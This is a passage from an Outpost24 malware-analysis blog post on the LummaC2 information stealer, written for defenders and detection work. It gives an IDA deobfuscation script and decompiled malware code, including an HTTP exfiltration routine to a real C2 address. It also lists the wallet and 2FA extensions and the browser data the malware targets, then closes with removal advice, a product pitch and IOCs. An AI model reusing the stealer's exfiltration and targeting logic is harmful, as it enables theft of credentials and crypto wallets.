    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const char *fn);")

    print('apicall: {}'.format(apicall))
    apiaddr = idc.LocByName(apicall)
    if apiaddr == 0xFFFFFFFF:
        hmod = loadlib('{}.dll'.format(apicall.split('_')[0]))
        apiaddr = idc.LocByName(apicall)
        if apiaddr == 0xFFFFFFFF:
            return False



    rel_offset = (apiaddr - addr - 5) & 0xFFFFFFFF

    idc.PatchDword(addr+1, rel_offset)

    idc.PatchByte(addr+5, 0x90)
    idc.PatchByte(addr+6, 0x90)

    curr_ea = addr

    for _ in range(20):

        prev_instruction_ea = idc.PrevHead(curr_ea)
        instruction = idc.GetDisasm(prev_instruction_ea)
```

```
        instruction_cut = instruction.replace(' ', '')
        if 'movecx' in instruction_cut or \
            'movedx' in instruction_cut:

            operand_type = idc.GetOpType(prev_instruction_ea, 1)
            param = idc.GetOperandValue(prev_instruction_ea, 1)







            if operand_type not in [1, 2, 5]:
                curr_ea = prev_instruction_ea
                continue

            if param < 0x10:

                if not 'eax' in instruction_cut:



                    PatchNops(prev_instruction_ea, 2)


            else:

                PatchNops(prev_instruction_ea, 5)

        curr_ea = prev_instruction_ea


    return True

def PatchNops(addr, size):
    for i in range(size):

        print("Patching NOP at addr: {}".format(hex(addr+i)))

        idc.PatchByte(addr+i, 0x90)


setup("c:\murmurhash2_hashes_dict.json")
patches = resolve_all_APIs(0x004082D3)
patch_apicall_wrapper(patches)
```

With this in place, we can execute the script in a debugging session on Entry Point and remove **most** of the code related to Windows API call obfuscation while patching the binary to get an **equivalent** working sample easier to analyze and reverse engineer.

The following figure shows the result of patching the binary with our script:



Figure 12. Example of how instructions related to Windows API call obfuscation have been patched with nops

As we can see, we only have relevant instructions in our disassembly (nop instructions have patched out Windows API call obfuscation scheme). And, as a result, it is easy for IDA decompiler now to understand and properly display the arguments for our Windows API calls in the first attempt:



Figure 13. Example before (up) and after (down) patching the binary with our last script.

Here we have the main networking exfiltration routine **before** applying any of our scripts and **after** patching the binary. As we can see, the result is a much clear and easy to understand routine:

```
int __cdecl NetworkExfiltrationRoutine(const char *a1, int a2, int a3)
{
  int v3; // ecx@0
  int v4; // esi@1
  int (__stdcall *v5)(const char *, _DWORD, _DWORD, _DWORD, _DWORD); // eax@1
  int v6; // edi@1
  int (__stdcall *v7)(int, int, signed int, _DWORD, _DWORD, signed int, _DWORD, signed int); // eax@1
  int v8; // ebx@1
  int (__stdcall *v9)(int, const char *, const char *, _DWORD, _DWORD, _DWORD, _DWORD, signed int); // eax@1
  int v10; // esi@1
  unsigned int v11; // ST14_4@1
  void (__stdcall *v12)(int, const char *, unsigned int, int, int); // eax@1
  void (__stdcall *v13)(int); // eax@1
  void (__stdcall *v14)(int); // eax@1
  int (__stdcall *v15)(int); // eax@1

  v4 = v3;
  v5 = (int (__stdcall *)(const char *, _DWORD, _DWORD, _DWORD, _DWORD))ResolveApiByHash(
                                                                          -1221180948,
                                                                          (int)L"wininet.dll");
  v6 = v5("HTTP/1.1", 0, 0, 0, 0);
  v7 = (int (__stdcall *)(int, int, signed int, _DWORD, _DWORD, signed int, _DWORD, signed int))ResolveApiByHash(
                                                                                                  2024816598,
                                                                                                  (int)L"wininet.dll");
  v8 = v7(v6, v4, 80, 0, 0, 3, 0, 1);
  v9 = (int (__stdcall *)(int, const char *, const char *, _DWORD, _DWORD, _DWORD, _DWORD, signed int))ResolveApiByHash(2073911457, (int)L"wininet.dll");
  v10 = v9(v8, "POST", "/c2sock", 0, 0, 0, 0, 1);
  v11 = strlen(a1);
  v12 = (void (__stdcall *)(int, const char *, unsigned int, int, int))ResolveApiByHash(
                                                                         -1388942586,
                                                                         (int)L"wininet.dll");
  v12(v10, a1, v11, a2, a3);
  v13 = (void (__stdcall *)(int))ResolveApiByHash(1607704873, (int)L"wininet.dll");
  v13(v6);
  v14 = (void (__stdcall *)(int))ResolveApiByHash(1607704873, (int)L"wininet.dll");
  v14(v8);
  v15 = (int (__stdcall *)(int))ResolveApiByHash(1607704873, (int)L"wininet.dll");
  return v15(v10);
```

Figure 14. Decompiled view of Network Exfiltration routine without patching the binary

```
void __usercall NetworkExfiltrationRoutine(int C2@<ecx>, const char *headers, int data, int data_length)
{
  int C2_; // esi@1
  int hInternet; // edi@1
  int hSession; // ebx@1
  int hRequest; // esi@1

  C2_ = C2;
  hInternet = wininet_InternetOpenA((int)"HTTP/1.1", 0, 0, 0, 0);
  hSession = wininet_InternetConnectA(hInternet, C2_, 80, 0, 0, 3, 0, 1);
  hRequest = wininet_HttpOpenRequestA(hSession, (int)"POST", (int)"/c2sock", 0, 0, 0, 0, 1);
  wininet_HttpSendRequestA(hRequest, (int)headers, strlen(headers), data, data_length);
  wininet_InternetCloseHandle(hInternet);
  wininet_InternetCloseHandle(hSession);
  wininet_InternetCloseHandle(hRequest);
}
```

Figure 15. Decompiled view of Network Exfiltration routine after patching the binary with our script

LummaC2 strings obfuscation

Address	Length	Type	String
.rdata:01054D34	00000018	unic...	*.edx765txt
.rdata:01054D4C	00000028	unic...	%userproedx765file%
.rdata:01054D74	00000038	unic...	Walledx765ets/Binanedx765ce
.rdata:01054DB0	00000042	unic...	apedx765p-stoedx765re.jsedx765on
.rdata:01054DF4	0000003C	unic...	%appdaedx765ta%\\Binaedx765nce
.rdata:01054E30	0000003A	unic...	Walledx765ets/Eleedx765ctrum
.rdata:01054E70	0000005A	unic...	%appdedx765ata%\\Eledx765ectrum\\waledx765lets
.rdata:01054ECC	0000003A	unic...	Walledx765ets/Ethedx765ereum
.rdata:01054F08	0000001E	unic...	keystedx765ore
.rdata:01054F28	0000003E	unic...	%appdedx765ata%\\Etheedx765reum
.rdata:01054F68	0000001A	unic...	Chredx765ome
.rdata:01054F88	00000096	unic...	%loedx765calappedx765data%\\Goedx765ogle\\Chredx765ome\\Usedx765er Datedx765a
.rdata:01055020	0000001E	unic...	Chromiedx765um
.rdata:01055040	0000005C	unic...	%localappdata%\\Chroedx765mium\\Useedx765r Data
.rdata:0105509C	00000016	unic...	Ededx765ge
.rdata:010550B8	00000074	unic...	%localaedx765ppdata%\\Micedx765rosoft\\Edge\\Usedx765er Data
.rdata:0105512C	0000001A	unic...	Komedx765eta
.rdata:01055148	0000007C	unic...	%locedx765alappdaedx765ta%\\Komedx765eta\\Usedx765er Daedx765ta

Figure 16. View of LummaC2 obfuscated strings in the binary

LummaC2 “obfuscates” most of the strings used in the malware in order to evade detection. By stripping every occurrence of “**edx765**” from a given string, we can easily get the original one. Most of these strings are used to walk through sensitive files inside directories.

As it can be seen, the obfuscation method is very simple and for this reason, it is probable that we see changes in this implementation in future versions of the malware.

LummaC2 workflow

The following diagram shows **LummaC2** main **workflow**. This malware goes straight to the point and only cares about exfiltrating stolen information. No persistence mechanisms are used and there is no control on how many malware instances can run at the same time. One difference regarding many information stealers is that this malware family does not care about the machine being infected, while others avoid infecting machines coming from the Commonwealth of Independent States.

Figure 17. LummaC2 main workflow diagram

How LummaC2 gathers information

LummaC2 gathers information from the victim system. This information is saved in a file named "**System.txt**" prior to **zip compression** and exfiltration. The information gathered from the infected machine includes the Username, Hardware ID, Screen Resolution and more:

```
aLummac2Build20222512LidLummaIdX db 'LummaC2, Build 20222512',0Ah
db 'LID(Lumma ID): xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx',0Ah
db 0Ah
db '- PC: USER-PC',0Ah
db '- User: ',0Ah
db '- HWID: {                                       }',0Ah
db '- Screen Resoluton:           ',0Ah
db '- Language: en-US',0Ah
db '- CPU Name: 11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz',0Ah
db '- Physical Installed Memory:    MB',0Ah,0
```

Figure 18. System Information gathered from LummaC2

This information is obtained using the following Windows API calls respectively:

- GetComputerNameA
- GetUserNameA
- GetCurrentHwProfileA
- GetSystemMetrics
- GetSystemDefaultLocaleName
- cpuid
- GetPhysicallyInstalledSystemMemory

How LummaC2 steals important files

LummaC2 will also steal files from the victim machine and save them under “Important Files/Profile”. What happens to be considered here an “important file” is actually every ***.txt** file under %userprofile%. This is done in a **recursive** call that traverses %userprofile% with a maximum recursion depth of **2** directories.

```
HeapAllocInitValue(1, (int)&allccated1); "pid" (Petition Id)
InformationGatheringRoutine(&allocated1);
v3 = (const WCHAR *)StringDecodeW(L"Importedx765ant Fileedx765s/Proedx765file"); "Important Files/Profile"
v4 = (const WCHAR *)StringDecodeW(L"*.edx765txt"); "*.txt"
v5 = StringDecodeW(L"%userproedx765file%"); "%userprofile%"
ReadFiles_Compress_Append_(v4, v5, v3, 2, (int)&allocated1); maximum recursion depth
```

Figure 19. LummaC2 code responsible for gathering system information and important files

Targeted software

After gathering information from the infected machine and stealing important files, it proceeds to steal crypto wallets for Binance, Electrum and Ethereum (in this order). Once this is finished it exfiltrates data (**ZIP compressed**) to the C2 and continues the stealing process.

Crypto Wallets
Binance

Electrum
Ethereum

Table 1. LummaC2 targeted Crypto Wallets

After the first exfiltration to the Command and Control server, LummaC2 proceeds to steal relevant Browsers information like **Login Data**, **History**, **cookies**, etc. Affected Browsers are:

Web Browsers
Chrome
Chromium
Edge
Kometa
Vivaldi
Brave-Browser
Opera Stable
Opera GX Stable
Opera Neon
Mozilla Firefox

Table 2. LummaC2 targeted Web Browsers

The malware also targets Crypto Wallets and **two-factor authentication** (2FA) browser **extensions** that may have been installed in the system. The following figure shows **LummaC2** searching for these elements:

```
v5 = (const WCHAR *)StringDecodeW((char *)L"Meedx765taMaedx765sk");
v6 = (const WCHAR *)StringDecodeW((char *)L"ejbalbakoplchlghecdaedx765lmeeeajnimhm");
ReadFiles_Extensions_Compress_Append(v6, v3, v5, (int)v4);
v7 = (const WCHAR *)StringDecodeW((char *)L"Meedx765taMaedx765sk");
v8 = (const WCHAR *)StringDecodeW((char *)L"nkbihfbeogaeaoehlefedx765nkodbefgpgknn");
ReadFiles_Extensions_Compress_Append(v8, v3, v7, (int)v2);
v9 = (const WCHAR *)StringDecodeW((char *)L"Troedx765nLiedx765nk");
v10 = (const WCHAR *)StringDecodeW((char *)L"ibnejdfjmmkpcnlpebklmnkoeoihofec");
ReadFiles_Extensions_Compress_Append(v10, v3, v9, (int)v2);
v11 = (const WCHAR *)StringDecodeW((char *)L"Ronedx765in Walledx765et");
v12 = (const WCHAR *)StringDecodeW((char *)L"fnjhmkhhmkbedx765jkkabndcnnogagogbneec");
ReadFiles_Extensions_Compress_Append(v12, v3, v11, (int)v2);
v13 = (const WCHAR *)StringDecodeW((char *)L"Binedx765ance Chaedx765in Waledx765let");
v14 = (const WCHAR *)StringDecodeW((char *)L"fhbohimaelbohpjbbldcngcnapnedx765dodjp");
ReadFiles_Extensions_Compress_Append(v14, v3, v13, (int)v2);
ReadFiles_Extensions_Compress_Append(L"ffnbelfdoeiohenkjibnmadjiehjhajb", v3, L"Yoroi", (int)v2);
ReadFiles_Extensions_Compress_Append(L"jbdaocneiiinmjbjlgalhcelgbejmnid", v3, L"Nifty", (int)v2);
ReadFiles_Extensions_Compress_Append(L"afbcbjpbpfadlkmhmclhkeeodmamcflc", v3, L"Math", (int)v2);
v15 = (const WCHAR *)StringDecodeW((char *)L"Coinbedx765ase");
v16 = (const WCHAR *)StringDecodeW((char *)L"hnfanknocfeedx765ofbddgcijnmedx765hnfnkdnaad");
ReadFiles_Extensions_Compress_Append(v16, v3, v15, (int)v2);
ReadFiles_Extensions_Compress_Append(L"hpglfhgfnhbgpjdenjgmdgoeiappafln", v3, L"Guarda", (int)v2);
ReadFiles_Extensions_Compress_Append(L"blnieiiffboillknjnepogjhkgnoapac", v3, L"EQUAL ", (int)v2);
ReadFiles_Extensions_Compress_Append(L"cjelfplplebdjjenllpjcblmjkfcffne", v3, L"Jaxx Liberty", (int)v2);
ReadFiles_Extensions_Compress_Append(L"fihkakfobkmkjojpchpfgcmhfjnmnfpi", v3, L"BitApp ", (int)v2);
ReadFiles_Extensions_Compress_Append(L"kncchdigobghenbbaddojjnnaogfppfj", v3, L"iWlt", (int)v2);
ReadFiles_Extensions_Compress_Append(L"amkmjjmmflddogmhpjloimipbofnfjih", v3, L"Wombat", (int)v2);
ReadFiles_Extensions_Compress_Append(L"nlbmnnijcnlegkjjpcfjclmcfggfefdm", v3, L"MEW CX", (int)v2);
ReadFiles_Extensions_Compress_Append(L"nanjmdknhkinifnkgdcggcfnhdaammmj", v3, L"Guild", (int)v2);
```

Figure 20. LummaC2 targeting Crypto Wallets and two-factor authentication (2FA) extensions

The following **Crypto Wallets** and **two-factor authentication** (2FA) extensions are targeted in LummaC2:

Crypto Wallet Extensions			
Metamask	BitApp	Sollet	Nash Extension
TronLink	iWlt	Auro	Hycon Lite Client
Ronnin Wallet	Wombat	Polymesh	ZilPay
Binance Chain Wallet	MEW CX	ICONex	Coin98
Yoroi	Guild	Nabox	Cyano
Nifty	Saturn	KHC	Byone

Math	NeoLine	Temple	OneKey
Coinbase	Clover	TezBox	Leaf
Guarda	Liquality	DAppPlay	
EQUAL	Terra Station	BitClip	
Jaxx Liberty	Keplr	Steem Keychain	

Table 3. LummaC2 targeted Crypto Wallet extensions

Two-Factor Authentication (2FA) Extensions
Authenticator
Authy
EOS Authenticator
GAuth Authenticator
Trezor Password Manager

Table 4. LummaC2 targeted two-factor authentication (2FA) extensions

How LummaC2 exfiltrates network data

Communication with the Command and Control server is one-way only. The malware does not expect any response from its C2. As we can see from **LummaC2** workflow diagram, the malware contacts the C2 in different stealing phases. After each phase, stolen information is sent to the C2 **ZIP compressed**.

Request Headers
POST /c2sock HTTP/1.1

Cache
Pragma: no-cache

Client
User-Agent: HTTP/1.1

Entity
Content-Length: 1011
Content-Type: multipart/form-data; boundary=oaj195iak20ka99441aj1

Transport
Host: 195.123.226.91

Figure 21. LummaC2 HTTP POST request headers

LummaC2 exfiltrates stolen information via HTTP **POST** request. These requests are made to the resource "/c2sock" and use **multipart/form-data** (combines one or more sets of data into a single body, separated by boundaries) to upload a compressed **ZIP** file containing the stolen information along with more information (like the hardware id, obtained previously with **GetCurrentHwProfileA**). The following figure shows the different set of data sent to the C2:

Name	Value
Content-Disposition: form-data; name="file"; filename="file" Content-Type: attachment/x-object	<file>
Content-Disposition: form-data; name="hwid"	{[illegible]}
Content-Disposition: form-data; name="pid"	1
Content-Disposition: form-data; name="lid"	xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Figure 22. LummaC2 multipart/form-data fields used when exfiltrating information

First field (highlighted one) is the filed with name "**file**". This includes the **ZIP compressed** file with **sensitive information** being exfiltrated.

The next field with name "**hwid**" contains the Hardware Id previously retrieved using **GetCurrentHwProfileA**

The field with name "**pid**" can be understood as "petition Id". It is the number of the exfiltration attempt. As we saw earlier in the workflow diagram, LummaC2 can exfiltrate up to 3 different times after each stealing phase. From the analyzed sample, we can only expect to see values 1, 2 or 3, which means that if we detect LummaC2 networking activity with different "petition Id" we will be dealing with a newer/updated version of the malware.

Finally, the last field with name "**lid**" comes with the hardcoded value "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx". This is known as the "**Lumma ID**" and it can be understood as an identifier of the malware that may refer to the build or campaign id. This field is also used when gathering system information (in the creation of "System.txt" file being exfiltrated).

Network data being transmitted to the **C2** can be recognized in the following figure, where an excerpt of the first **HTTP POST** exfiltration request (request with "pid" equals 1) using multipart/form-data is sending a ZIP compressed file:

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 31 39 35 2E 31 32 33 2E  POST http://195.123.
00000014  32 32 36 2E 39 31 2F 63 32 73 6F 63 6B 20 48 54 54 50 2F 31  226.91/c2sock HTTP/1
00000028  2E 31 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 6D 75  .1..Content-Type: mu
0000003C  6C 74 69 70 61 72 74 2F 66 6F 72 6D 2D 64 61 74 61 3B 20 62  ltipart/form-data; b
00000050  6F 75 6E 64 61 72 79 3D D0 BE 61 6A 31 39 35 69 61 6B 32 30  oundary=Ð¾aj195iak20
00000064  6B 61 39 39 34 34 31 61 6A 31 0D 0A 55 73 65 72 2D 41 67 65  ka99441aj1..User-Age
00000078  6E 74 3A 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20  nt: HTTP/1.1..Host: 
0000008C  31 39 35 2E 31 32 33 2E 32 32 36 2E 39 31 0D 0A 43 6F 6E 74  195.123.226.91..Cont
000000A0  65 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 30 31 31 0D 0A 50 72  ent-Length: 1011..Pr
000000B4  61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A 2D 2D  agma: no-cache....--
000000C8  D0 BE 61 6A 31 39 35 69 61 6B 32 30 6B 61 39 39 34 34 31 61  Ð¾aj195iak20ka99441a
000000DC  6A 31 0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74  j1..Content-Disposit
000000F0  69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65  ion: form-data; name
00000104  3D 22 66 69 6C 65 22 3B 20 66 69 6C 65 6E 61 6D 65 3D 22 66  ="file"; filename="f
00000118  69 6C 65 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20  ile"..Content-Type: 
0000012C  61 74 74 61 63 68 6D 65 6E 74 2F 78 2D 6F 62 6A 65 63 74 0D  attachment/x-object.
00000140  0A 0D 0A 50 4B 03 04 14 00 08 08 08 00 6E AC 74 56 00 00 00  ...PK........n¬tV...
00000154  00 00 00 00 00 00 00 00 00 0A 00 04 00 53 79 73 74 65 6D 2E  .............System.
00000168  74 78 74 01 00 00 00 85 4E DB 6A 83 40 10 7D F7 2B E6 51 A1  txt.....NÛj.@.}÷+æQ¡
0000017C  5B 76 D7 C4 CB 3E 95 AC C5 08 5A 44 2B 7D 5E E2 34 11 D6 15  [v×ÄË>.¬Å.ZD+}^â4.Ö.
00000190  BC 40 D2 92 7F CF E4 0B 32 30 30 73 2E 9C 53 6E E3 68 B4 7C  ¼@Ò..Ïä.200s..Snãh´|
000001A4  83 C3 36 D8 1E 24 97 52 EE 85 F4 CA 22 F3 CB 27 07 45 16 28  .Ã6Ø.$.Rî.ôÊ"óË'.E.(
000001B8  B8 BE 18 CF 63 50 6B 05 5D FB D9 B0 5A D3 D7 2D 38 2B A0 E3  ¸¾.ÏcPk.]ûÙ°ZÓ×-8+ ã
000001CC  F8 53 64 0A FE 93 5D 84 18 EE 38 8B 79 98 32 21 7A 64 69 2F  øSd.þ.]..î8.y.2!zdi/
000001E0  39 4B 78 84 D1 2F 6D 1A 85 77 92 B7 A7 19 D1 41 83 CB 64 B7  9Kx.Ñ/m..w.·§.ÑA.Ëd·
000001F4  75 72 0A 44 2A 92 AB E0 22 22 B6 34 EE BC 99 33 2A 40 C7 BA  ur.D*.«à""¶4î¼.3*@Çº
```

Figure 23. LummaC2 Hex view of HTTP POST request for exfiltration

MITRE ATT&CK matrix for LummaC2

Tactic	Technique ID	Technique
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1027	Obfuscated Files or Information
Credential Access	T1539	Steal Web Session Cookie
Credential Access	T1555	Credentials from Password Stores
Credential Access	T1552	Unsecured Credentials
Discovery	T1083	File and Directory Discovery
Discovery	T1082	System Information Discovery
Discovery	T1033	System Owner/User Discovery

Collection	T1560	Archive Collected Data
Collection	T1119	Automated Collection
Collection	T1005	Data from Local System
Exfiltration	T1041	Exfiltration over C2 Channel
Exfiltration	T1020	Automated Exfiltration
Command and Control	T1071	Application Layer Protocol
Command and Control	T1132	Data Encoding

Table 5. LummaC2 MITRE ATT&CK matrix

How to remove LummaC2

Removing a sophisticated piece of malware like LummaC2 requires a systematic and cautious approach. The following steps outline best practices for malware removal while emphasizing the importance of data integrity and system security.

1. Isolate and assess the environment

- **Disconnect from networks:**
  Immediately isolate the affected computer from the internet and any local networks. This prevents further data exfiltration and stops the potential spread of the malware across other systems in your environment.
- **Backup critical data:**
  Before initiating any removal procedures, back up essential files. Use external storage or a cloud solution that is not connected to the compromised system. This step ensures that you can recover key data if the removal process necessitates more drastic measures, such as a system reinstallation.
- **Document signs of infection:**
  Record any unusual system behaviors, error logs, or file modifications that might help in the identification of malware components later. This information can be valuable when cross-referencing with technical indicators of compromise.

2. Preliminary scanning and identification

- **Update your security software:**
  Ensure that your antivirus or anti-malware tools (such as Malwarebytes, Kaspersky, or another reputable product) are fully updated. Modern detection tools have intelligence on the latest malware strains and can often recognize and neutralize sophisticated threats like LummaC2.
- **Perform full system scans:**
  Run a comprehensive scan using multiple reputable scanning tools. Keep in mind that some malware may evade detection on an active system, so consider using offline scanning tools or bootable rescue media which can scan without interference from the active OS.

3. Removing the malware

- **Automated removal:**
  If your security software detects LummaC2, follow the software's recommended procedures for quarantine and removal. Most contemporary anti-malware suites can safely remove malicious components without user intervention.
- **Manual investigation:**
  For advanced users or in cases where automated tools fail to completely remove the malware, manual removal may be necessary. This process typically involves:
  - **Registry checks:** Identify and remove suspicious entries in the Windows Registry that may have been modified by LummaC2. Exercise extreme caution to avoid removing legitimate system keys.**Scheduled tasks and startup items:** Look for irregular scheduled tasks or startup entries. Malware often establishes persistence by configuring these system areas.**File system cleanup:** Search for and remove any files known to be associated with LummaC2. This may include hidden directories or files with obscure names.

  Note: Manual removal is inherently risky. If you are not comfortable with deep system modifications, consider seeking professional assistance.

4. Post-removal steps

- **Reboot in safe mode:**
  Rebooting your computer in Safe Mode can help you confirm the removal of the malware and prevent any residual components from executing. Run another series of full system scans in Safe Mode to verify that no traces of the malware remain.
- **System patching and updates:**
  Ensure that your operating system and all installed applications are fully patched. Vulnerabilities in outdated software are a common gateway for malware infections, and regular updates can help prevent reinfection.
- **Change credentials:**
  Since LummaC2 is an information stealer, immediately change any passwords or security credentials that were stored or accessed on the infected system. This includes email accounts, banking, and other sensitive online services.
- **Monitor for recurrence:**
  After removal, continue to monitor your system closely. Utilize intrusion detection systems (IDS) or

endpoint security monitoring tools to alert you if the malware attempts to re-establish itself.
- **Educate and harden:**
  Use this experience as a prompt to enhance your cybersecurity posture. Consider employee training, enhanced network monitoring, and periodic security audits to help prevent similar incidents in the future.

5. Consider professional support

If uncertainty persists regarding the full removal of LummaC2 or if there are complications during remediation, do not hesitate to consult with cybersecurity professionals. Specialized incident response teams can provide deeper forensic analysis and ensure that every component of the infection is eradicated.

Strengthen your cyber defenses with EASM

As it has been shown, LummaC2 behaves similar to other information stealers. By capturing sensitive data from infected machines, including business credentials, it can do a lot of damage. For example, compromised credentials can be used to achieve privilege escalation and lateral movement. Compromised business accounts can also be used to send spam and further distribute the malware.

The fact the malware is being actively used in the wild indicates the professionalization in the development of these products. Bad actors are willing to pay for these tools because they prefer quality, and more features. In return, they expect to see more profit from the exfiltrated data. Outpost24's KrakenLabs will continue to analyze new malware samples as part of our Threat Intelligence solution, which can retrieve compromised credentials in real-time to prevent unauthorized access to your systems.

Don't let emerging threats catch you off guard. Upgrade your security posture with Outpost24's Enterprise Attack Surface Management (EASM) solution. Designed to deliver real-time and deep visibility across your digital footprint, Outpost2424's EASM tool empowers you to:

- **Monitor and mitigate risks:**
  Detect vulnerabilities and assess threat vectors before they compromise your organization.
- **Stay ahead of evolving threats:**
  Leverage threat intelligence modules to continuously adapt your defenses against sophisticated malware like LummaC2.
- **Improve incident response:**
  Integrate actionable insights into your security strategy, enabling faster and more accurate responses to potential breaches.

Book your free attack surface analysis today.

IOCs

Hash

LummaC2 sample:

- 277d7f450268aeb4e7fe942f70a9df63aa429d703e9400370f0621a438e918bf

C2

LummaC2 Command and Control server:

- 195[.]123[.]226[.]91

References

"LummaC2 Stealer: A Potent Threat to Crypto Users", January, 2023. [Online].
Available: https://blog.cyble.com/2023/01/06/lummac2-stealer-a-potent-threat-to-crypto-users/ [Accessed March 20, 2023]

"Popularity spikes for information stealer malware on the dark web", December, 2022. [Online].
Available: https://www.accenture.com/us-en/blogs/security/information-stealer-malware-on-dark-web [Accessed March 20, 2023]

About the Author

Outpost24's Cyber Threat Intelligence team helps businesses stay ahead of malicious actors in the ever-evolving threat landscape, helping you keep your assets and brand reputation safe. With a comprehensive threat hunting

infrastructure, our Threat Intelligence solution covers a broad range of threats on the market to help your business detect and deter external threats.

Source: https://outpost24.com/blog/everything-you-need-to-know-lummac2-stealer